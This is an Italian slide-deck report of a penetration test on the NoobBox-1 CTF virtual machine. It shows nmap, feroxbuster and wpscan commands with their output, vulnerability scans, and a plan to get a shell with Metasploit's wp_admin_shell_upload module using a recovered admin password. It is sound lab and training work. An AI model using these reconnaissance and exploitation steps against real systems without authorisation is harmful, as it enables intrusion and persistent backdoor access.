

Penetration Testing and Ethical Hacking

Resoconto dell'analisi dell'asset NoobBox-1

Hermann Senatore - Giugno 2023

Outline

- Obiettivi dell'analisi;
- Metodologia adottata;
- Informazioni sull'asset;
- Target Enumeration;
- Vulnerability Assessment;
- Exploitation;
- Privilege Escalation;
- Maintaining access;
- Resoconto e considerazioni finali

Obiettivi dell'analisi

Obiettivi dell'analisi

- Ottenerе **ulteriori informazioni** sull'asset;
- **Enumerare** i servizi attivi sull'asset;
- Effettuare un **assessment delle vulnerabilità** e delle debolezze presenti;
- Tentare l'**exploitation** di tali problematiche;
- Installare una **backdoor** per rimanere nell'asset.

Metodologia adottata

Metodologia adottata

- L'indagine è stata condotta in logica **greybox**
- **Poche** informazioni già note...
- ... la maggior parte no.
- L'indagine è stata condotta in **rete locale**.



Informazioni sull'asset

Informazioni sull'asset

NoobBox-1: cosa sapevamo prima

- Macchina virtuale presente su VulnHub.com;
- Nata come sfida CTF;
- Basata su **Linux**;
- Presenti due “flag”:
 - Una per l’utente **standard**;
 - Una per l’utente **root**;



Informazioni sull'asset


Cosa abbiamo scoperto

- La macchina utilizza **Debian GNU/Linux**...
- ... versione 10 (codename “*Buster*”);
- È presente il Kernel **4.19**;
- L'asset ha come indirizzo IP **192.168.64.21**.

Informazioni sull'asset

NoobBox-1: OS-Fingerprinting

- Due strade:
 - Analisi del processo di boot dell'asset;
 - Uso di Nmap con l'opzione -O;



GNU GRUB version 2.02+dfsg1-20+deb10u4

*Debian GNU/Linux
Advanced options for Debian GNU/Linux

Use the ↑ and ↓ keys to select which entry is highlighted.
Press enter to boot the selected OS, 'e' to edit the commands
before booting or 'c' for a command-line.
The highlighted entry will be executed automatically in 1s.


Loading Linux 4.19.0-14-amd64 ...
Loading initial ramdisk ...
-

Target Enumeration

Target Enumeration

Ricerca dei servizi attivi: Nmap

- Utilizzato il tool **Nmap**:
 - Scansione di tutte le **65535** porte TCP;
 - **SYN** scan.
- Risultati:
 - Porta aperta: **80/tcp (Apache httpd 2.38)**;
 - Tutte le altre sono **chiuse**.



NMAP

```
root@kali: /home/kali
File Actions Edit View Help
(root@kali)-[~/home/kali]
# nmap -p- -sV 192.168.64.21 -oX nmap_noobbox_report.xml
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-20 13:45 EDT
Nmap scan report for 192.168.64.21
Host is up (0.00081s latency).
Not shown: 65534 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http   Apache httpd 2.4.38 ((Debian))
MAC Address: 6A:FE:99:BA:81:85 (Unknown)

Service detection performed. Please report any incorrect results at https
://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.94 seconds
(root@kali)-[~/home/kali]
#
```

Target Enumeration

Esplorazione del web server

- Ricerca mediante wordlist di file e directory presenti all'interno del web server;
- Utilizzo dei tool **dirb** e **feroxbuster**;
- **Risultati salienti:**
 - Identificazione del file **img.jpg** nella root del web server;
 - Identificazione della directory **wordpress/**



```
(kali㉿kali)-[~]
$ feroxbuster --url http://192.168.64.21/wordpress --extensions php,jpg,txt,html --output feroxbuster_noobbox_wordpress.txt --depth 10

FERRIC OXIDE
by Ben "epi" Risher (http://www.ferric-oxide.com)
ver: 2.10.0

Target Url: http://192.168.64.21/wordpress
Threads: 50
Wordlist: /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt
Status Codes: All Status Codes
Timeout (secs): 7
User-Agent: feroxbuster/2.10.0
Config File: /etc/feroxbuster/ferox-config.toml
Extract Links: true
Output File: feroxbuster_noobbox_wordpress.txt
Extensions: [php, jpg, txt, html]
HTTP methods: [GET]
Recursion Depth: 10

Press [ENTER] to use the Scan Management Menu

404 GET 91 31w 275c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
403 GET 91 28w 278c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
301 GET 91 28w 318c http://192.168.64.21/wordpress => http://192.168.64.21/wordpress/
301 GET 0l 0w 0c http://192.168.64.21/wordpress/index.php => http://192.168.64.21/wordpress/
405 GET 1l 6w 42c http://192.168.64.21/wordpress/xmlrpc.php
301 GET 91 28w 330c http://192.168.64.21/wordpress/wp-includes => http://192.168.64.21/wordpress/wp-includes/
301 GET 91 28w 327c http://192.168.64.21/wordpress/wp-admin => http://192.168.64.21/wordpress/wp-admin/
500 GET 0l 0w 0c http://192.168.64.21/wordpress/wp-includes/update.php
200 GET 0l 0w 0c http://192.168.64.21/wordpress/wp-includes/atomlib.php
200 GET 0l 0w 0c http://192.168.64.21/wordpress/wp-includes/rest-api.php
200 GET 0l 0w 0c http://192.168.64.21/wordpress/wp-includes/query.php
200 GET 0l 0w 0c http://192.168.64.21/wordpress/wp-includes/user.php
500 GET 2l 4w 52c http://192.168.64.21/wordpress/wp-includes/theme-compat/embed-404.php
500 GET 0l 0w 0c http://192.168.64.21/wordpress/wp-includes/theme-compat/sidebar.php
500 GET 0l 0w 0c http://192.168.64.21/wordpress/wp-includes/class-wp-text-diff-renderer-inline.php
200 GET 5l 15w 135c http://192.168.64.21/wordpress/wp-trackback.php
500 GET 0l 0w 0c http://192.168.64.21/wordpress/wp-includes/class-wp-customize-panel.php
200 GET 0l 0w 0c http://192.168.64.21/wordpress/wp-includes/class-wp-block-type-registry.php
500 GET 0l 0w 0c http://192.168.64.21/wordpress/wp-includes/class.wp-scripts.php
```

Target Enumeration

Wordpress


- L'effettiva presenza del framework Wordpress è stata confermata dal tool **wpscan**:
 - È presente la versione **6.2.2**;
 - **Non** sono presenti plugins
 - È stato rilevato un **utente**:
 - **noobbox**



```
[i] User(s) Identified:  
[+] noobbox  
| Found By: Author Posts - Author Pattern (Passive Detection)  
| Confirmed By:  
|   Rss Generator (Passive Detection)  
|   Wp Json Api (Aggressive Detection)  
|     - http://192.168.64.21/wordpress/index.php/wp-json/v2/users/?per_page=100&page=1  
|   Author Id Brute Forcing - Author Pattern (Aggressive Detection)  
|   Login Error Messages (Aggressive Detection)
```

Target Enumeration

Il file img.jpg ed il sito web Wordpress



Vulnerability Mapping

Vulnerability Mapping

Strumenti utilizzati



- Per la fase di Vulnerability Mapping sono stati usati due tool di scansione automatica:
 - Nessus (di Tenable);
 - OpenVAS (di Greenbone).



Vulnerability Mapping

Nessus

- Data la natura dell'asset, si è optato per una **Scansione Web**;
- La scansione ha portato all'individuazione di 5 vulnerabilità...
 - Di cui 2 falsi positivi.
- ... e 17 Informazioni.



Vulnerability Mapping

Nessus: falsi positivi



Le vulnerabilità indicate con:

- **42423** - CGI Generic SSI Injection (HTTP headers);
- **57640** - Web Application Information Disclosure.



rappresentano dei **falsi positivi** e pertanto **non** sono incluse nel conteggio finale.



Vulnerability Mapping

OpenVAS

- È stata utilizzata la scansione “**Full and Fast**”;
- La scansione ha portato all’individuazione di **32 vulnerabilità**...
- ... principalmente riguardanti **Apache httpd**, rivelatesi però non utilizzabili per l’Exploitation;
- Alcune vulnerabilità **erano già state individuate da Nessus**.



Vulnerability Mapping: Extra

LinPEAS

- Il tool è stato utilizzato nella fase di Privilege Escalation;
- È stato comunque in grado di rilevare 3 vulnerabilità che riguardano il **Kernel** e l'eseguibile **sudo**:
 - **CVE-2019-13272**;
 - **CVE-2019-18634**;
 - **CVE-2021-22555**.
- **Nessuna di queste tre è sfruttabile per la Privilege Escalation.**



Exploitation

Exploitation

Strategia

- Si suppone che l'immagine con scritto **5p4c3** contenga una **password**;
- Si ha a disposizione lo **username** dell'amministratore di **Wordpress**;
- È possibile ottenere una **shell sull'asset** conoscendo queste informazioni...
- ... utilizzando il framework **Metasploit**.



Exploitation

Uso di Metasploit

- L'exploit scelto consiste in **exploit/unix/webapp/wp_admin_shell_upload**;
- Necessita la configurazione di alcuni parametri:
